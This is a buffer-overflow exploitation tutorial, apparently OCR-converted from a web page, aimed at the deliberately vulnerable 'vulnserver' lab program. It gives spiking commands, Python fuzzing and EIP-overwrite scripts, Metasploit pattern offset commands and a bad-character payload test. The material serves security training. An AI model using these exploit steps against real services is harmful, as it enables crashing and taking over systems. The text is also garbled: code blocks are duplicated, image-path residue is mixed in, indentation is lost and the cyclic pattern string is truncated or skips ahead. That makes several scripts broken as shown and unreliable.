Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
```

Watch Immunity debugger and wait until the application crashes. If within a minute or so it doesn't crash, stop spiking the "STATS" parameter and try other commands



For the sake of time, we have tested some of them and found that the *"TRUN"* parameter is vulnerable, and it crashes within seconds. Open up the text editor and type the following lines to test the *"TRUN"* command and save it as a *"trun.spk"* file.

s_readline();

s_string("TRUN ");

s_string_variable("0");


Open

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```


Before we start sending packages, we have to set the environment. First, run the "vulnserver" and Immunity debugger on the Windows machine as an administrator. Then attach the "vulnserver" running process to Immunity and run the debugger.

Now we can send TCP packages to spike the "vulnserver" and make it crash.

Ex: (root@kali:~# generic_send_tcp 10.10.10.4 9999 trun.spk 0 0).



Within a few seconds, we can see that the Immunity debugger has paused, and access violation occurred. It means that we have overwritten the “EIP,” “EBP,” and “ESP” parts of the memory and can perform any buffer overflow from now on.



2 — Fuzzing

The fuzzing method is very similar to spiking in the sense that we are going to be sending multiple characters at a specific command and trying to crash it. The difference is, with spiking, we were trying to do that to various parameters to find what's vulnerable. Now that we know the "TRUN" parameter is not configured correctly, we are going to attack that command specifically.

Before we start fuzzing the "vulnserver," we have to set the environment. First, run the "vulnserver" and Immunity debugger on the Windows machine as an administrator. Then attach the "vulnserver" running process to Immunity and run the debugger.

Run your favorite text editor and type the following lines:

```
#!/usr/bin/python
import sys, socket
from time import sleep
buffer = "A" * 100
while True:
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.10.4',9999))
s.send(('TRUN /.:/' + buffer))
s.close()
sleep(1)
buffer = buffer + "A" * 100
except:
print "Fuzzing crashed at %s bytes" % str(len(buffer))
sys.exit()
```

```
Open
#!/usr/bin/python

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + buffer))
        s.close()
        sleep(1)
        buffer = buffer + "A"  * 100

    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

Once you have done, save it as “Fuzzing1.py” and change the mod to an executable.

Ex: (root@kali:~# chmod +x Fuzzing1.py).

So, we are telling the python script to run specific modules and make a connection to our Windows machine, which is in 10.10.10.4 (this changes) on port 9999. Then we will send a vulnerable “TRUN” command appending 100 “A” characters to it, and this will continue doing it until it crashes.

Let’s run our python script and monitor the Immunity debugger.

Ex: (root@kali:~# ./Fuzzing1.py).

Once it crashes, terminate the script and note the approximate bytes size where it crashed. In our example, it happened at 2200 bytes.

```
root@root:~# chmod +x Fuzzing1.py
root@root:~# ./Fuzzing1.py
^CFuzzing crashed at 2200 bytes
root@root:~#
```

3 — Finding the offset

In the previous section, we used a fuzzing script to find an approximate bytes site where it crashed. Now, we need to find the offset where the “EIP” was overwritten because that’s what we want to control from this point on. For this purpose, we need to generate a unique pattern using the Metasploit tool and send it instead of “A” characters. Then based on the output, we can find out the offset using another Metasploit module. To generate the unique pattern use the following command: (root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200). Here we will create a random pattern with a length of 2200 bytes. Copy the patters and use them in the fuzzing script.

Open the “Fuzzing1.py” file in any editing tool and replace the “buffer = “A” * 100” part with the offset pattern then save it. The script should look like this:

———————————————————————————————

#!/usr/bin/python

import sys, socket

offset=

"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7B


```
Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2C
o3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5
Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9
Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2C"
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.10.4',9999))
s.send(('TRUN /.:/' + offset))
s.close()
except:
print "Error connecting to server"
sys.exit()
```

```
Open
#!/usr/bin/python

import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.10.4',9999))
    s.send(('TRUN /.:/' + offset))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

Before we execute the python script, we have to set the environment again. Once everything is running correctly, execute the script.

Ex: (root@kali:~# ./Fuzzing1.py). // remember to use different name for every script you edit

After executing the python script, the "vulnserver" program will crash and display the overwritten value of the "EIP" (386F4337). Write it down somewhere because we will need to use it in the next step to finding the offset.



Now, we are going to use another Metasploit tool to find the exact match for our offset. For this, use the following command with the same byte length and specify the “EIP” value that we found

Ex: (root@kali:~#/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2200 -q 386F4337).

```
root@root:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2200 -q 386F4337
[*] Exact match at offset 2003
root@root:~#
```


As you can see in the screenshot above, we managed to find the exact match for our offset at 2003 bytes. Now it’s a time to overwrite the “EIP.”

4 — Overwriting the EIP

In the section, we will try to overwrite the “EIP” part of the memory. In the previous example, we discovered that our offset was precisely in 2003 bytes. It means that there are 2003 bytes right before we get to the “EIP.” “EIP” by itself is 4 bytes long memory part, and here we will try to overwrite them. For this, we will need to modify our python script and send 2003 “A” characters to reach the “EIP” and then add 4 “B” characters to overwrite it. Save the changes and run the script.

```
#!/usr/bin/python
import sys, socket
shellcode = "A" * 2003 + "B" * 4
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.10.4',9999))
s.send(('TRUN /.:/' + shellcode))
s.close()
except:
print "Error connecting to server"
sys.exit()
```


Once you execute the script, “vunserver” will crash, and the Immunity Debugger will stop because of the access violation. When you examine the debugger’s output, you’ll see that “EBP” will be filled out with all “A”s (41414141) and the “EIP” with all “B”s (42424242).




It means that we can now control the "EIP" part of the memory, and instead of sending a bunch of "A" or "B" characters, we can send a malicious shellcode to infect our target computer and gain shell access.

5 — Finding bad characters

When generating a shellcode, we need to know what characters are bad or good for the shellcode. We can check this by running all the hexadecimal characters through our program and see if any of them displays differently. Before testing it, first, we need to find a list of "bad characters." Open up your favorite browser and search for "finding badchars with mona." Click on the link "Find Bad Characters with Immunity Debugger and Mona.py."



This particular website has already created a variable with all “bad characters” that we can use in our python script.



Copy the variable with “bad characters” and paste them in the python script we used before. By default, the null byte “\x00” character acts up so we can remove it from the variable right away. It’s recommended to put the “bad chars” variable after the characters that cause the crash. If we start our attack string with “bad chars,” we might not get a crash at all. Save the script and run it against the “vulnserver” while monitoring from Immunity debugger.

Open


*Fuzzing1.py

```
#!/usr/bin/python

import sys, socket

badchars = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```


So, basically our python script will run every character listed below one by one, and our job here is to examine the hex dump and take notes of any misplaced characters

```
(\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x2
4\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x3
6\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x4
8\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5
a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c
\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e
\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90
\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2
\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\x
b5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc
8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb
\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef
\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff).
```

To examine the hex dump, after the crash occurs, right-click on the “ESP,” and from the drop-down menu, select “Follow in Dump.” It will dump and display all hex characters that we send with our python script.



